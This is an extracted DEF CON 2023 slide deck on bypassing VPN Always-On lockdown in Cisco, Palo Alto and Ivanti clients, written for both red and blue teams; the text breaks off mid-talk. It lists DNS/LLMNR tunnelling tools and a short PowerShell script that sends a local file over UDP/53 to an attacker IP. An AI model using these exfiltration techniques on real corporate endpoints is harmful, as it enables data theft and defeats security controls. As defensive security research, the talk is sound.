



Defeating VPN Always-On

Maxime Clementz


August 2023



*All references cited are at the end of the slide deck,
available on the DEF CON media server*

Maxime
CLEMENTZ

Cybersecurity Advisory
CSIRT leader



Previous Talks

Hack.lu 2012

“Insecurity of security equipment”
with Eric Chassard

Hack.lu 2015

“Security of Virtual Desktop Infrastructures”
with Simon Petitjean

Hack.lu 2017

“Malicious use of Microsoft LAPS”
with Antoine Goichot

Always-On can be a bit “off”

1. Foreword
2. High level concepts
3. Practical analysis
4. Naive attacks
5. Behind the scene
6. Inspecting the filters
7. Recommendations
8. Conclusions

Foreword

Who is this talk for?

Red teams

Learn how to circumvent “VPN Always-On” (AO) in different offensive scenarios

Blue teams

Learn how to check/improve an AO configuration and to prevent or detect the attacks I will explain in the next 45 min... or update Risk Records

Foreword

Who is this talk for?

Red teams

Learn how to circumvent “VPN Always-On” (AO) in different offensive scenarios

Blue teams

Learn how to check/improve an AO configuration and to prevent or detect the attacks I will explain in the next 45 min... or update Risk Records

Common tools on Linux (Wireshark, iptables/nftables, NetworkManager, dnsmasq, hostapd, python...)


Attacker side

Built-in programs in Windows (Edge or other browsers, netsh, Powershell/.Net...)
without privileges!

Victim side

VPN Always-On: concepts

Why it's effective (and why end-users hate it)



Split-Tunneling:

Simultaneously connected through VPN + some/full LAN and Internet access.

Full-Tunneling:

When connected to VPN then no other connection possible, everything goes in the tunnel.

Always-On / Lockdown:

No normal LAN access, so it's like Full-Tunneling but we're forced to connect to the VPN!

Typical editors



Cisco
(AnyConnect)
Secure Client



Palo Alto
GlobalProtect




Ivanti
(Pulse Secure)
Secure Access

Other solutions (Microsoft VPN Always-On) work in a similar fashion...


VPN Always-On: concepts

Enforced AO / Lockdown



Tunnel not established = restricted network access


Lockdown: user cannot disable the Always-On policy



VPN Always-On: context

Scenario assumptions

Realistic controls we'll consider as part of the corporate environment (otherwise it's too easy):



Target = hardened endpoints, enforcing DLP (Data Leaks Prevention) solutions and limiting exposition, strong policies...

We want **easy & high throughput approaches** (no sound/electromagnetic emissions, pixel or qr-code...)


Attack scenarios

Our scenarios

Hacker in the Middle
No access to victim device



Insider/Compromised
Unprivileged access to device



Practical analysis

Practical analysis

Two key concepts

1. Local VPN agent has to detect if the device is inside the corporate network:

Trusted Network Detection (TND)

2. When outside, is the VPN gateway directly accessible?

Captive Portal Detection (CPD)

Practical analysis

1. TND: Trusted Network Detection (or Location Awareness)



Cisco Secure Connect

"Trusted DNS Domains" = internal DNS suffix(es)

"Trusted DNS Servers" = internal DNS server(s) IP(s)

"Host URL" = URL + X.509 cert hash of internal host (= Secure Trusted Network Detection) -> impractical?

Settings in `C:\ProgramData\Cisco\Cisco Secure Client\VPN\Profile\*profilename*.xml`

Logs in Windows Event Manager



Ivanti Secure Access

"DNS server IP address" = internal DNS server(s) IP(s)

"Resolve address" = match DNS A query for internal hostname to expected IP

"Endpoint Address" = IP address of the endpoint (laptop)

Rules can be boolean-combined

Settings in `C:\ProgramData\PulseSecure\ConnectionStore\connstore.dat`

Logs in `AppData\Local\PulseSetupClientControl.log` and `AppData\Roaming\NCService-debuglog.log`



Palo Alto GlobalProtect

"reverse DNS lookup of an internal IP" = match DNS PTR query for internal IP to expected hostname, then ping it

Settings in `HKEY_LOCAL_MACHINE\SOFTWARE\Palo Alto Networks\GlobalProtect`

Logs in `C:\Program Files\Palo Alto Networks\GlobalProtect\PanGPS.log` and `PanGPS.log.old`

Practical analysis

1. TND: Trusted Network Detection (or Location Awareness)



Cisco Secure Connect

"Trusted DNS Domains" = internal DNS suffix(es)

"Trusted DNS Servers" = internal DNS server(s) IP(s)

"Host URL" = URL + X.509 cert hash of internal host (= Secure Trusted Network Detection) -> impractical?

Settings in `C:\ProgramData\Cisco\Cisco Secure Client\VPN\Profile\*profilename*.xml`

Logs in Windows Event Manager



Ivanti Secure Access

"DNS server IP address" = internal DNS server(s) IP(s)

"Resolve address" = match DNS A query for internal hostname to expected IP

"Endpoint Address" = IP address of the endpoint (laptop)

Rules can be boolean-combined

Settings in `C:\ProgramData\PulseSecure\ConnectionStore\connstore.dat`

Logs in `AppData\Local\PulseSetupClientControl.log` and `AppData\Roaming\NCService-debuglog.log`



Palo Alto GlobalProtect

"reverse DNS lookup of an internal IP" = match DNS PTR query for internal IP to expected hostname, then ping it

Settings in `HKEY_LOCAL_MACHINE\SOFTWARE\Palo Alto Networks\GlobalProtect`

Logs in `C:\Program Files\Palo Alto Networks\GlobalProtect\PanGPS.log` and `PanGPS.log.old`

- All these settings and logs are low-priv readable (+ some agents let the end user export detailed diagnostics & config)
- Some of these checks can be tricked ;-)
- You may already find lax exclusions in the settings that could be enough for all your offensive needs

Practical analysis

2. CPD: Captive Portal Detection = security trade-off for connectivity



Microsoft

HTTP GET `www.msftncsi.com/ncsi.txt` or `www.msftconnecttest.com/connecttest.txt`
Expects a “200 OK” answer with a string like “Microsoft Connect Test”



Google

HTTP GET `clients3.google.com/generate_204`
Expects a “204 No Content”



Apple

HTTP GET `captive.apple.com/hotspot-detect.html`
Expects a “200 OK” answer with a string like “Success” (with HTML tags)

If the check "fails", then it is assumed that a Captive Portal is there.

Practical analysis

2. CPD: Captive Portal Detection = security trade-off for connectivity



Microsoft

HTTP GET `www.msftncsi.com/ncsi.txt` or `www.msftconnecttest.com/connecttest.txt`
Expects a “200 OK” answer with a string like “Microsoft Connect Test”



Google

HTTP GET `clients3.google.com/generate_204`
Expects a “204 No Content”



Apple

HTTP GET `captive.apple.com/hotspot-detect.html`
Expects a “200 OK” answer with a string like “Success” (with HTML tags)

If the check "fails", then it is assumed that a Captive Portal is there.

VPN agents and network tools implement several of the above or specific ones:



Cisco Secure Connect

Tries an HTTPS probe to the FQDN defined in the XML profile.
If there is a certificate error (not trusted/wrong FQDN), then it tries an HTTP probe to the FQDN.
If there is any other response than an HTTP 302, then it considers itself to be behind a captive portal.

All of these checks can be tricked ;-)

Naive attacks

Naive attacks

Naive attacks

Enough theory, let's get our hands dirty

Objectives

- Data Exfiltration
- Command & Control: bidirectional channel

Constraints

Cross-platform (but honestly, I only encountered Always-On enforced on Windows endpoints)

Stealthy: should not trigger alerts and should not leave traces: no emails, no LinkedIn message...

Simple: use default tools and programs on the victim device, without privileges

Endpoint is hardened: low privileges only, Full-Drive Encryption, blocked USB ports...

Naive attacks

Design issues

1. DNS (53) or LLMNR (5355) tunnel/exfil

- iodine, dnscat2, DNSExfiltrator (c#/csc.exe, .ps1, .js/DotNetToJScript), PowerCat...
- Resolve-DnsName -LlmnrOnly -Name payloadpayload...

UDP DNS works with Cisco+Palo Alto, UDP LLMNR with Palo Alto, nothing with Ivanti

Naive attacks

Design issues

1. DNS (53) or LLMNR (5355) tunnel/exfil

- iodine, dnscat2, DNSExfiltrator (c#/csc.exe, .ps1, .js/DotNetToJScript), PowerCat...
- Resolve-DnsName -LlmnrOnly -Name payloadpayload...

UDP DNS works with Cisco+Palo Alto, UDP LLMNR with Palo Alto, nothing with Ivanti

2. 802.1X Ethernet MitM (eg. Slimshim) eventually RogueAP for weak EAP inner protocols

Relevant IN the Corporate/Trusted Internal Network: just redirect the flows you need (iptables/nftables)

Naive attacks

Design issues

1. DNS (53) or LLMNR (5355) tunnel/exfil

- iodine, dnscat2, DNSExfiltrator (c#/csc.exe, .ps1, .js/DotNetToJScript), PowerCat...
- Resolve-DnsName -LlmnrOnly -Name payloadpayload...

UDP DNS works with Cisco+Palo Alto, UDP LLMNR with Palo Alto, nothing with Ivanti

2. 802.1X Ethernet MitM (eg. Slimshim) eventually RogueAP for weak EAP inner protocols **Relevant IN the Corporate/Trusted Internal Network: just redirect the flows you need (iptables/nftables)**

3. Other, untested possibilities

- WPA2/3 C2: key material, certs, WPS, SSID...
- IPv6 (Extension headers chaining) ; DHCPv6 DUID (DHCPv6 Unique Identifier): DUID-LLT, DUID-EN, DUID-LL
- PNRP: Peer Name Resolution Protocol (IPv6 + UDP/3540)
- OCSP/CRL, SVCP: Server-based Certificate Validation Protocol
- PyExfil: AllJoyn, BGP, NTP, Jetdirect, GQUIC, PacketSize, SourcePort, Slack, DNS Over TLS, MDNS...
- SNICat, Certexfil

They mostly require a non-standard executable or some privileges

Naive attacks

Implementation issues



1. “NOT DNS” UDP/53 exfil or bidir tunnel

DNS on UDP/53 is needed to resolve the VPN gateway IP... but who said the protocol must be DNS?

-> **we can use generic datagram flows as an exfiltration/bidir tunnel method**

65,507 bytes (65,535 – 8 byte UDP header – 20 byte IP header) per packet, much better than a DNS tunnel

Powershell: `System.Net.Sockets.UDPClient` (unpriv and only a few lines) or PowerCat

Naive attacks

Implementation issues

```
Send_UDP_Datagram.ps1 X
1 function Send-UdpDatagram { Param ([string] $Server, [int] $Port, [string] $Filepath)
2   $Address = [System.Net.IPAddress]::Parse($Server)
3   $EndPoint = New-Object System.Net.IPEndPoint($Address, $Port)
4   $Socket = New-Object System.Net.Sockets.UDPClient
5   $Payload = [IO.File]::ReadAllBytes($Filepath)
6   $SendMessage = $Socket.Send($Payload, $Payload.Length, $EndPoint)
7   $Socket.Close()
8 }
9
10 Send-UdpDatagram "192.168.0.1" "53" "C:\Users\low\Desktop\BIGSECRET.zip"
```



1. “NOT DNS” UDP/53 exfil or bidir tunnel

DNS on UDP/53 is needed to resolve the VPN gateway IP... but who said the protocol must be DNS?
-> we can use generic datagram flows as an exfiltration/bidir tunnel method

65,507 bytes (65,535 – 8 byte UDP header – 20 byte IP header) per packet, much better than a DNS tunnel

Powershell: System.Net.Sockets.UDPClient (unpriv and only a few lines) or PowerCat

Cisco specific: when the DNS Server IPs are set (static or DHCP Options offer), then UDP/53 is only allowed to the configured IPs! It's still trivial to redirect flow to our own IP, or just capture traffic...

“NOT DNS” UDP/53 works with Cisco+Palo Alto but not with Ivanti


“For some reasons” UDP/67 (DHCP) did not work at all... We will figure it out later :)

Naive attacks

Implementation issues

2. Lockdown “grace” period

Upon a new connection, **Cisco and Ivanti** take a few seconds (**4 to 10 seconds**) to lock down traffic. In the meantime, **all traffic is authorized!**




Naive attacks

Implementation issues



2. Lockdown “grace” period

